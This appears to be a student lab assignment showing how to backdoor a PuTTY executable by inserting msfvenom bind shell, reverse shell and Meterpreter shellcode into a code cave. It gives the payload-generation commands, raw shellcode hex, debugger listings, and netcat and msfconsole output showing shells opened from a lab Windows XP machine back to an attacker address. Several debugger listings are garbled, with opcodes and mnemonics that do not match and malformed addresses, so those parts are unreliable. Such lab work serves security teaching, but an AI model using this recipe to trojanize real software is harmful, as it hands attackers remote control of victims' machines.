

ASSIGNMENT

PE-2

Implement bind shell, reverse shell bind and meterpreter as payload in the new code caved section. Give step by step method with appropriate screen shots to justify your claims.

BIND SHELL:-

Step1:- generate a shellcode using windows/shell_bind_tcp payload

```
root@kali:~# msfvenom -p windows/shell_bind_tcp LPORT=8888 R>bindshell
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 328 bytes

root@kali:~#
```

Step2:- Dump this shellcode in using hexdump command and cut the portion which we will use as a shellcode (as in below)

```
root@kali:~# hexdump -C bindshell | cut -d " " -f3-20 | tr -d " " | tr -d "\n"
fce8820000006089e531c0648b50308b520c8b52148b72280fb74a2631ffac3c617c022c20c1cf0d01c7e2f252578b52108b4a3c8b4c1178
e34801d1518b592001d38b4918e33a498b348b01d631ffacclcf0d01c738e075f6037df83b7d2475e4588b582401d3668b0c4b8b581c01d3
8b048b01d0894424245b5b61595a51ffe05f5f5a8b12eb8d5d6833320000687773325f54684c772607ffd5b89001000029c454506829806b
00ffd56a085950e2fd4050405068ea0fdfe0ffd59768020022b889e66a10565768c2db3767ffd55768b7e938ffffd5576874ec3be1ffd557
9768756e4d61ffd568636d640089e3575731f66a125956e2fd66c744243c01018d442410c60044545056565646564e565653566879cc3f
86ffd589e04e5646ff306808871d60ffd5bbf0b5a25668a695bd9dfdd53c067c0a80fbe07505bb4713726f6a0053ffd500000148root@kal
i:~#
```

Step3:- Paste screenshot of shellcode in code cave

Address	Hex dump	ASCII
00485000	C4 12 49 00 D8 12 49 00	-#-#-#-
00485008	F0 12 49 00 F8 12 49 00	α#1.α#1.
00485010	F0 12 49 00 F8 12 49 00	≡#1.α#1.
00485018	22 12 49 00 22 12 49 00	..==..

Double click on .exe program and getting a shell :-

```

root@kali:~# nc 10.0.2.15 8888
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\101983057_R\Desktop\PE>dir
dir
Volume in drive C has no label.
Volume Serial Number is 70C3-CAE7

Directory of C:\Documents and Settings\101983057_R\Desktop\PE


04/10/2021  08:34 AM    <DIR>          .
04/10/2021  08:34 AM    <DIR>          ..
04/02/2021  01:05 AM             1,116,560 Copy (2) of putty_4.exe
04/02/2021  01:05 AM             1,116,560 Copy of putty_4.exe
04/01/2021  11:23 PM             1,116,560 putty_1.exe
04/10/2021  08:34 AM             1,116,560 putty_10.1.exe
04/02/2021  12:49 AM             1,116,560 putty_2.exe
04/02/2021  12:54 AM             1,116,560 putty_3.exe
04/03/2021  12:09 PM             1,116,560 putty_4.1.exe
04/02/2021  01:05 AM             1,116,560 putty_4.exe
04/02/2021  10:23 AM             1,116,560 putty_5.exe
04/02/2021  10:33 AM             1,116,560 putty_666.exe
04/03/2021  12:22 PM             1,116,560 putty_done.exe
04/02/2021  10:19 AM             1,116,560 putty_final.exe
               12 File(s)          13,398,720 bytes
               2 Dir(s)          7,283,847,168 bytes free

```

For return back to original address of .exe program we set some addresses in code cave at the end of the shellcode.(as shown below) and remove last address of the shellcode in which our code stuck.

00000000	44	DEC ESI
00000001	58	PUSH ESI
00000002	44	INC ESI
00000003	8B	MOV EDI, PTR DS:[EAX]
00000004	58	PUSH EDI
00000005	58	PUSH EDI
00000006	58	PUSH EDI
00000007	58	PUSH EDI
00000008	58	PUSH EDI
00000009	58	PUSH EDI
0000000A	58	PUSH EDI
0000000B	58	PUSH EDI
0000000C	58	PUSH EDI
0000000D	58	PUSH EDI
0000000E	58	PUSH EDI
0000000F	58	PUSH EDI
00000010	58	PUSH EDI
00000011	58	PUSH EDI
00000012	58	PUSH EDI
00000013	58	PUSH EDI
00000014	58	PUSH EDI
00000015	58	PUSH EDI
00000016	58	PUSH EDI
00000017	58	PUSH EDI
00000018	58	PUSH EDI
00000019	58	PUSH EDI
0000001A	58	PUSH EDI
0000001B	58	PUSH EDI
0000001C	58	PUSH EDI
0000001D	58	PUSH EDI
0000001E	58	PUSH EDI
0000001F	58	PUSH EDI
00000020	58	PUSH EDI
00000021	58	PUSH EDI
00000022	58	PUSH EDI
00000023	58	PUSH EDI
00000024	58	PUSH EDI
00000025	58	PUSH EDI
00000026	58	PUSH EDI
00000027	58	PUSH EDI
00000028	58	PUSH EDI
00000029	58	PUSH EDI
0000002A	58	PUSH EDI
0000002B	58	PUSH EDI
0000002C	58	PUSH EDI
0000002D	58	PUSH EDI
0000002E	58	PUSH EDI
0000002F	58	PUSH EDI
00000030	58	PUSH EDI
00000031	58	PUSH EDI
00000032	58	PUSH EDI
00000033	58	PUSH EDI
00000034	58	PUSH EDI
00000035	58	PUSH EDI
00000036	58	PUSH EDI
00000037	58	PUSH EDI
00000038	58	PUSH EDI
00000039	58	PUSH EDI
0000003A	58	PUSH EDI
0000003B	58	PUSH EDI
0000003C	58	PUSH EDI
0000003D	58	PUSH EDI
0000003E	58	PUSH EDI
0000003F	58	PUSH EDI
00000040	58	PUSH EDI
00000041	58	PUSH EDI
00000042	58	PUSH EDI
00000043	58	PUSH EDI
00000044	58	PUSH EDI
00000045	58	PUSH EDI
00000046	58	PUSH EDI
00000047	58	PUSH EDI
00000048	58	PUSH EDI
00000049	58	PUSH EDI
0000004A	58	PUSH EDI
0000004B	58	PUSH EDI
0000004C	58	PUSH EDI
0000004D	58	PUSH EDI
0000004E	58	PUSH EDI
0000004F	58	PUSH EDI
00000050	58	PUSH EDI
00000051	58	PUSH EDI
00000052	58	PUSH EDI
00000053	58	PUSH EDI
00000054	58	PUSH EDI
00000055	58	PUSH EDI
00000056	58	PUSH EDI
00000057	58	PUSH EDI
00000058	58	PUSH EDI
00000059	58	PUSH EDI
0000005A	58	PUSH EDI
0000005B	58	PUSH EDI
0000005C	58	PUSH EDI
0000005D	58	PUSH EDI
0000005E	58	PUSH EDI
0000005F	58	PUSH EDI
00000060	58	PUSH EDI
00000061	58	PUSH EDI
00000062	58	PUSH EDI
00000063	58	PUSH EDI
00000064	58	PUSH EDI
00000065	58	PUSH EDI
00000066	58	PUSH EDI
00000067	58	PUSH EDI
00000068	58	PUSH EDI
00000069	58	PUSH EDI
0000006A	58	PUSH EDI
0000006B	58	PUSH EDI
0000006C	58	PUSH EDI
0000006D	58	PUSH EDI
0000006E	58	PUSH EDI
0000006F	58	PUSH EDI
00000070	58	PUSH EDI
00000071	58	PUSH EDI
00000072	58	PUSH EDI
00000073	58	PUSH EDI
00000074	58	PUSH EDI
00000075	58	PUSH EDI
00000076	58	PUSH EDI
00000077	58	PUSH EDI
00000078	58	PUSH EDI
00000079	58	PUSH EDI
0000007A	58	PUSH EDI
0000007B	58	PUSH EDI
0000007C	58	PUSH EDI
0000007D	58	PUSH EDI
0000007E	58	PUSH EDI
0000007F	58	PUSH EDI
00000080	58	PUSH EDI
00000081	58	PUSH EDI
00000082	58	PUSH EDI
00000083	58	PUSH EDI
00000084	58	PUSH EDI
00000085	58	PUSH EDI
00000086	58	PUSH EDI
00000087	58	PUSH EDI
00000088	58	PUSH EDI
00000089	58	PUSH EDI
0000008A	58	PUSH EDI
0000008B	58	PUSH EDI
0000008C	58	PUSH EDI
0000008D	58	PUSH EDI
0000008E	58	PUSH EDI
0000008F	58	PUSH EDI
00000090	58	PUSH EDI
00000091	58	PUSH EDI
00000092	58	PUSH EDI
00000093	58	PUSH EDI
00000094	58	PUSH EDI
00000095	58	PUSH EDI
00000096	58	PUSH EDI
00000097	58	PUSH EDI
00000098	58	PUSH EDI
00000099	58	PUSH EDI
0000009A	58	PUSH EDI
0000009B	58	PUSH EDI
0000009C	58	PUSH EDI
0000009D	58	PUSH EDI
0000009E	58	PUSH EDI
0000009F	58	PUSH EDI
000000A0	58	PUSH EDI
000000A1	58	PUSH EDI
000000A2	58	PUSH EDI
000000A3	58	PUSH EDI
000000A4	58	PUSH EDI
000000A5	58	PUSH EDI
000000A6	58	PUSH EDI
000000A7	58	PUSH EDI
000000A8	58	PUSH EDI
000000A9	58	PUSH EDI
000000AA	58	PUSH EDI
000000AB	58	PUSH EDI
000000AC	58	PUSH EDI
000000AD	58	PUSH EDI
000000AE	58	PUSH EDI
000000AF	58	PUSH EDI
000000B0	58	PUSH EDI
000000B1	58	PUSH EDI
000000B2	58	PUSH EDI
000000B3	58	PUSH EDI
000000B4	58	PUSH EDI
000000B5	58	PUSH EDI
000000B6	58	PUSH EDI
000000B7	58	PUSH EDI
000000B8	58	PUSH EDI
000000B9	58	PUSH EDI
000000BA	58	PUSH EDI
000000BB	58	PUSH EDI
000000BC	58	PUSH EDI
000000BD	58	PUSH EDI
000000BE	58	PUSH EDI
000000BF	58	PUSH EDI
000000C0	58	PUSH EDI
000000C1	58	PUSH EDI
000000C2	58	PUSH EDI
000000C3	58	PUSH EDI
000000C4	58	PUSH EDI
000000C5	58	PUSH EDI
000000C6	58	PUSH EDI
000000C7	58	PUSH EDI
000000C8	58	PUSH EDI
000000C9	58	PUSH EDI
000000CA	58	PUSH EDI
000000CB	58	PUSH EDI
000000CC	58	PUSH EDI
000000CD	58	PUSH EDI
000000CE	58	PUSH EDI
000000CF	58	PUSH EDI
000000D0	58	PUSH EDI
000000D1	58	PUSH EDI
000000D2	58	PUSH EDI
000000D3	58	PUSH EDI
000000D4	58	PUSH EDI
000000D5	58	PUSH EDI
000000D6	58	PUSH EDI
000000D7	58	PUSH EDI
000000D8	58	PUSH EDI
000000D9	58	PUSH EDI
000000DA	58	PUSH EDI
000000DB	58	PUSH EDI
000000DC	58	PUSH EDI
000000DD	58	PUSH EDI
000000DE	58	PUSH EDI
000000DF	58	PUSH EDI
000000E0	58	PUSH EDI
000000E1	58	PUSH EDI
000000E2	58	PUSH EDI
000000E3	58	PUSH EDI
000000E4	58	PUSH EDI
000000E5	58	PUSH EDI
000000E6	58	PUSH EDI
000000E7	58	PUSH EDI
000000E8	58	PUSH EDI
000000E9	58	PUSH EDI
000000EA	58	PUSH EDI
000000EB	58	PUSH EDI
000000EC	58	PUSH EDI
000000ED	58	PUSH EDI
000000EE	58	PUSH EDI
000000EF	58	PUSH EDI
000000F0	58	PUSH EDI
000000F1	58	PUSH EDI
000000F2	58	PUSH EDI
000000F3	58	PUSH EDI
000000F4	58	PUSH EDI
000000F5	58	PUSH EDI
000000F6	58	PUSH EDI
000000F7	58	PUSH EDI
000000F8	58	PUSH EDI
000000F9	58	PUSH EDI
000000FA	58	PUSH EDI
000000FB	58	PUSH EDI
000000FC	58	PUSH EDI
000000FD	58	PUSH EDI
000000FE	58	PUSH EDI
000000FF	58	PUSH EDI

When exit from shell get back to original program.....



REVERSE SHELL:-**Step1: generate a shellcode with windows/shell_reverse_tcp payload**

```

root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.251 LPORT=8888 R>revshell
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes

root@kali:~#

```

Step2:- using hexdump command dump revshell file and cut shellcode portion (as in below)

```

root@kali:~# hexdump -C revshell |cut -d " " -f3-20 |tr -d " " |tr -d "\n"
fce8820000006089e531c0648b50308b520c8b52148b72280fb74a2631ffac3c617c022c20c1cf0d01c7e2f252578b52108b4a3c8b4c1178
e34801d1518b592001d38b4918e33a498b348b01d631ffacc1cf0d01c738e075f6037df83b7d2475e4588b582401d3668b0c4b8b581c01d3
8b048b01d0894424245b5b61595a51ffe05f5f5a8b12eb8d5d683320000687773325f54684c772607ffd5b89001000029c454506829806b
00fffd55050504050405068ea0fdfe0ffd5976a05680a0002fb68020022b889e66a1056576899a57461ffd585c0740cfff4e0875ec68f0b5
a256ffd568636d640089e357575731f66a125956e2fd66c744243c01018d442410c60044545056565646564e565653566879cc3f86ffd589
root@kali:~#

```

Step3:- paste shellcode in code cave of .exe file

00510002	90	NOP	
00510003	90	NOP	
00510004	90	NOP	
00510005	90	NOP	
00510006	FC	CLD	
00510007	E8 82000000	CALL putty_re.0051000E	
0051000C	60	PUSHAD	
0051000D	89E5	MOV EBP,ESP	
0051000F	31C0	XOR EAX,EAX	
00510011	64:8B50 30	MOV EDX,DWORD PTR FS:[EAX+30]	
00510015	8B52 0C	MOV EDX,DWORD PTR DS:[EDX+C]	
00510018	8B52 14	MOV EDX,DWORD PTR DS:[EDX+14]	
0051001B	8B72 28	MOV ESI,DWORD PTR DS:[EDX+28]	
0051001E	0FB74A 26	MOVZX ECX,WORD PTR DS:[EDX+26]	
00510022	31FF	XOR EDI,EDI	
00510024	AC	LODS BYTE PTR DS:[ESI]	
00510025	3C 61	CMP AL,61	
00510027	7C 02	JL SHORT putty_re.0051002B	
00510029	2C 20	SUB AL,20	
0051002B	C1CF 00	ROR EDI,00	
0051002E	01C7	ADD EDI,EAX	
00510030	E2 F2	LOOPD SHORT putty_re.00510024	
00510032	52	PUSH EDX	
00510033	57	PUSH EDI	
00510034	8B52 10	MOV EDX,DWORD PTR DS:[EDX+10]	
00510037	8B4A 3C	MOV ECX,DWORD PTR DS:[EDX+3C]	
0051003A	8B4C11 78	MOV ECX,DWORD PTR DS:[ECX+EDX+78]	
0051003E	E3 48	JECXZ SHORT putty_re.00510088	
00510040	01D1	ADD ECX,EDX	
00510042	51	PUSH ECX	
00510043	8B59 20	MOV EBX,DWORD PTR DS:[ECX+20]	
00510046	01D3	ADD EBX,EDX	
00510048	8B49 18	MOV ECX,DWORD PTR DS:[ECX+18]	

Address	Hex dump	ASCII	
004B5000	C4 12 49 00 08 12 49 00	-#I.#I.	
004B5008	E0 12 49 00 E8 12 49 00	α#I.α#I.	

Double click on .exe program and getting a shell:-

```

C:\Documents and Settings\101983057\Desktop>nc -lvp 8088
listening on [any] 8088 ...
0.0.2.15: inverse host lookup failed: Unknown host
connect to [10.0.2.251] from (UNKNOWN) [10.0.2.15] 1030
Microsoft Windows XP [Version 5.1.2600]
C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\101983057\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 70C3-CAE7

Directory of C:\Documents and Settings\101983057\Desktop


4/10/2021  11:08 AM    <DIR>          .
4/10/2021  11:08 AM    <DIR>          ..
4/10/2021  08:53 AM             378 code.txt
4/05/2021  11:08 PM             671 Dev-C++.lnk
4/06/2021  11:39 AM          134,850 dialogue.exe
4/06/2021  11:49 AM          134,850 dialogue1.exe
4/06/2021  11:50 AM          134,850 dialogue2.exe
4/06/2021  12:12 PM          134,850 dialogue3.exe
4/05/2021  08:56 PM             73,802 Exploit.exe
4/02/2021  01:16 AM             306 imp.txt
4/01/2021  11:19 PM             <DIR>      folder
4/06/2021  12:12 PM          1,117,696 oddq110
4/01/2021  11:15 PM          1,117,696 OLLYDBG.EXE
4/10/2021  11:08 AM             6,862 oty980.ini
4/10/2021  11:08 AM             <DIR>      PE
4/01/2021  11:23 PM          1,116,560 putty.exe
4/10/2021  08:12 AM          1,104,802 putty.udd
4/10/2021  08:27 AM          1,116,560 putty.10.exe
4/10/2021  08:34 AM          1,108,240 putty.done.bak
4/10/2021  11:08 AM          1,108,240 putty.done.udd
4/03/2021  09:15 PM             73,802 shhh.exe
4/01/2021  11:15 PM             <DIR>      soft
4/01/2021  11:22 PM             <DIR>      sv132
               16 File(s)          7,607,119 bytes
               7 Dir(s)          7,282,655,232 bytes free

```

For return back to original address of .exe program we set some addresses in code cave at the end of the shellcode.(as shown below) and remove last address of the shellcode in which our code stuck.

005101000004	45	PUSH ESI
005101000005	50	INC ESI
005101000006	50	PUSH DWORD PTR DS:[EAX]
005101000007	50	PUSH 00108708
005101000008	50	CALL EBX
005101000009	50	MOV EBX,56A2B5F0
00510100000A	50	PUSH 00D095A5
00510100000B	50	CALL EBX
00510100000C	50	CALL AL
00510100000D	50	JL SHORT putty_11.0051014A
00510100000E	50	CMPL E0
00510100000F	50	JNZ SHORT putty_11.0051014A
005101000010	50	MOV EBX,6F721347
005101000011	50	PUSH 0
005101000012	50	PUSH EBX
005101000013	50	NOP
005101000014	50	NOP
005101000015	50	NOP
005101000016	50	NOP
005101000017	50	NOP
005101000018	50	NOP
005101000019	50	NOP
00510100001A	50	NOP
00510100001B	50	NOP
00510100001C	50	NOP
00510100001D	50	NOP
00510100001E	50	NOP
00510100001F	50	NOP
005101000020	50	NOP
005101000021	50	NOP
005101000022	50	NOP
005101000023	50	NOP
005101000024	50	NOP
005101000025	50	NOP
005101000026	50	NOP
005101000027	50	NOP
005101000028	50	NOP
005101000029	50	NOP
00510100002A	50	NOP
00510100002B	50	NOP
00510100002C	50	NOP
00510100002D	50	NOP
00510100002E	50	NOP
00510100002F	50	NOP
005101000030	50	NOP
005101000031	50	NOP
005101000032	50	NOP
005101000033	50	NOP
005101000034	50	NOP
005101000035	50	NOP
005101000036	50	NOP
005101000037	50	NOP
005101000038	50	NOP
005101000039	50	NOP
00510100003A	50	NOP
00510100003B	50	NOP
00510100003C	50	NOP
00510100003D	50	NOP
00510100003E	50	NOP
00510100003F	50	NOP
005101000040	50	NOP
005101000041	50	NOP
005101000042	50	NOP
005101000043	50	NOP
005101000044	50	NOP
005101000045	50	NOP
005101000046	50	NOP
005101000047	50	NOP
005101000048	50	NOP
005101000049	50	NOP
00510100004A	50	NOP
00510100004B	50	NOP
00510100004C	50	NOP
00510100004D	50	NOP
00510100004E	50	NOP
00510100004F	50	NOP
005101000050	50	NOP
005101000051	50	NOP
005101000052	50	NOP
005101000053	50	NOP
005101000054	50	NOP
005101000055	50	NOP
005101000056	50	NOP
005101000057	50	NOP
005101000058	50	NOP
005101000059	50	NOP
00510100005A	50	NOP
00510100005B	50	NOP
00510100005C	50	NOP
00510100005D	50	NOP
00510100005E	50	NOP
00510100005F	50	NOP
005101000060	50	NOP
005101000061	50	NOP
005101000062	50	NOP
005101000063	50	NOP
005101000064	50	NOP
005101000065	50	NOP
005101000066	50	NOP
005101000067	50	NOP
005101000068	50	NOP
005101000069	50	NOP
00510100006A	50	NOP
00510100006B	50	NOP
00510100006C	50	NOP
00510100006D	50	NOP
00510100006E	50	NOP
00510100006F	50	NOP
005101000070	50	NOP
005101000071	50	NOP
005101000072	50	NOP
005101000073	50	NOP
005101000074	50	NOP
005101000075	50	NOP
005101000076	50	NOP
005101000077	50	NOP
005101000078	50	NOP
005101000079	50	NOP
00510100007A	50	NOP
00510100007B	50	NOP
00510100007C	50	NOP
00510100007D	50	NOP
00510100007E	50	NOP
00510100007F	50	NOP
005101000080	50	NOP
005101000081	50	NOP
005101000082	50	NOP
005101000083	50	NOP
005101000084	50	NOP
005101000085	50	NOP
005101000086	50	NOP
005101000087	50	NOP
005101000088	50	NOP
005101000089	50	NOP
00510100008A	50	NOP
00510100008B	50	NOP
00510100008C	50	NOP
00510100008D	50	NOP
00510100008E	50	NOP
00510100008F	50	NOP
005101000090	50	NOP
005101000091	50	NOP
005101000092	50	NOP
005101000093	50	NOP
005101000094	50	NOP
005101000095	50	NOP
005101000096	50	NOP
005101000097	50	NOP
005101000098	50	NOP
005101000099	50	NOP
00510100009A	50	NOP
00510100009B	50	NOP
00510100009C	50	NOP
00510100009D	50	NOP
00510100009E	50	NOP
00510100009F	50	NOP
0051010000A0	50	NOP
0051010000A1	50	NOP
0051010000A2	50	NOP
0051010000A3	50	NOP
0051010000A4	50	NOP
0051010000A5	50	NOP
0051010000A6	50	NOP
0051010000A7	50	NOP
0051010000A8	50	NOP
0051010000A9	50	NOP
0051010000AA	50	NOP
0051010000AB	50	NOP
0051010000AC	50	NOP
0051010000AD	50	NOP
0051010000AE	50	NOP
0051010000AF	50	NOP
0051010000B0	50	NOP
0051010000B1	50	NOP
0051010000B2	50	NOP
0051010000B3	50	NOP
0051010000B4	50	NOP
0051010000B5	50	NOP
0051010000B6	50	NOP
0051010000B7	50	NOP
0051010000B8	50	NOP
0051010000B9	50	NOP
0051010000BA	50	NOP
0051010000BB	50	NOP
0051010000BC	50	NOP
0051010000BD	50	NOP
0051010000BE	50	NOP
0051010000BF	50	NOP
0051010000C0	50	NOP
0051010000C1	50	NOP
0051010000C2	50	NOP
0051010000C3	50	NOP
0051010000C4	50	NOP
0051010000C5	50	NOP
0051010000C6	50	NOP
0051010000C7	50	NOP
0051010000C8	50	NOP
0051010000C9	50	NOP
0051010000CA	50	NOP
0051010000CB	50	NOP
0051010000CC	50	NOP
0051010000CD	50	NOP
0051010000CE	50	NOP
0051010000CF	50	NOP
0051010000D0	50	NOP
0051010000D1	50	NOP
0051010000D2	50	NOP
0051010000D3	50	NOP
0051010000D4	50	NOP
0051010000D5	50	NOP
0051010000D6	50	NOP
0051010000D7	50	NOP
0051010000D8	50	NOP
0051010000D9	50	NOP
0051010000DA	50	NOP
0051010000DB	50	NOP
0051010000DC	50	NOP
0051010000DD	50	NOP
0051010000DE	50	NOP
0051010000DF	50	NOP
0051010000E0	50	NOP
0051010000E1	50	NOP
0051010000E2	50	NOP
0051010000E3	50	NOP
0051010000E4	50	NOP
0051010000E5	50	NOP
0051010000E6	50	NOP
0051010000E7	50	NOP
0051010000E8	50	NOP
0051010000E9	50	NOP
0051010000EA	50	NOP
0051010000EB	50	NOP
0051010000EC	50	NOP
0051010000ED	50	NOP
0051010000EE	50	NOP
0051010000EF	50	NOP
0051010000F0	50	NOP
0051010000F1	50	NOP
0051010000F2	50	NOP
0051010000F3	50	NOP
0051010000F4	50	NOP
0051010000F5	50	NOP
0051010000F6	50	NOP
0051010000F7	50	NOP
0051010000F8	50	NOP
0051010000F9	50	NOP
0051010000FA	50	NOP
0051010000FB	50	NOP
0051010000FC	50	NOP
0051010000FD	50	NOP
0051010000FE	50	NOP
0051010000FF	50	NOP

When exit from shell get back to original program.....



Meterpreter reverse shell:-

Step1:-use payload windows/meterpreter/reverse_tcp and generate a shell code file

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.251 LPORT=8888 R>meterpreter_shell
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
```

```
root@kali:~#
```

Step2:- using hexdump command dump meterpreter_shell file and cut shellcode portion (as in below)

```
root@kali:~# hexdump -C meterpreter_shell |cut -d " " -f3-20 |tr -d " " |tr -d "\n"
fce8820000006089e531c0648b50308b520c8b52148b72280fb74a2631ffac3c617c022c20c1cf0d01c7e2f252578b52108b4a3c8b4c1178e34801d1
518b592001d38b4918e33a498b348b01d631ffacc1cf0d01c738e075f6037df83b7d2475e4588b582401d3668b0c4b8b581c01d38b048b01d0894424
245b5b61595a51ffe05f5f5a8b12eb8d5d683320000687773325f54684c77260789e8ffdb89001000029c454506829806b00ffdf56a0a680a0002fb
68020022b889e65050504050405068ea0fdfe0ffd5976a1056576899a57461ffd585c0740aff4e0875ece8670000006a006a0456576802d9c85fff
d583f8007e368b366a406800100000566a006858a453e5ffd593536a005653576802d9c85fffd583f8007d285868004000006a0050680b2f0f30ffd5
5768756e4d61ffd55e5eff0c240f8570fffffe99bfffff01c329c675c1c3bbf0b5a2566a0053ffd500000155root@kali:~#
```

Step3:- paste shellcode in code cave

Address	Hex dump	ASCII
00485000	C4 12 49 00 08 12 49 00	-@I.??I.
00485005	F0 12 49 00 F8 12 49 00	α@I.??I.
00485010	F0 12 49 00 F8 12 49 00	α@I.??I.
00485015	00 13 49 00 08 13 49 00	..I.??I.
00485020	09 00 00 00 C4 B0 40 00	...- J.
00485025	28 50 40 00 28 50 40 00	(PK.(PK.
00485030	01 00 00 00 00 00 00 00	0.....
00485035	FF 6E 43 00 00 00 00 00	nC.....
00485040	00 00 00 00 01 00 00 00	...0...
00485045	04 B0 40 00 28 73 49 00	??J.(?I.
00485050	4E 00 00 00 6C 00 00 00	N...l...
00485055	00 00 00 00 00 00 00 00
00485060	38 76 49 00 0A 02 00 00	8vI...0.
00485065	FF FF FF FF FF FF FF FF
00485070	FF FF FF FF 01 00 00 000...
00485075	C1 10 2F 44 4F 5C 40 00	..I.D??0.

Now here I am using msfconsole for getting meterpreter session as shown below:-

```

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.251       yes       The listen address (an interface may be specified)
  LPORT     8888             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Wildcard Target

msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.251:8888
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.251:8888 -> 10.0.2.15:1053) at 2021-04-10 14:37:02 -0400
Sessions -i 1
[*] Starting interaction with 1...

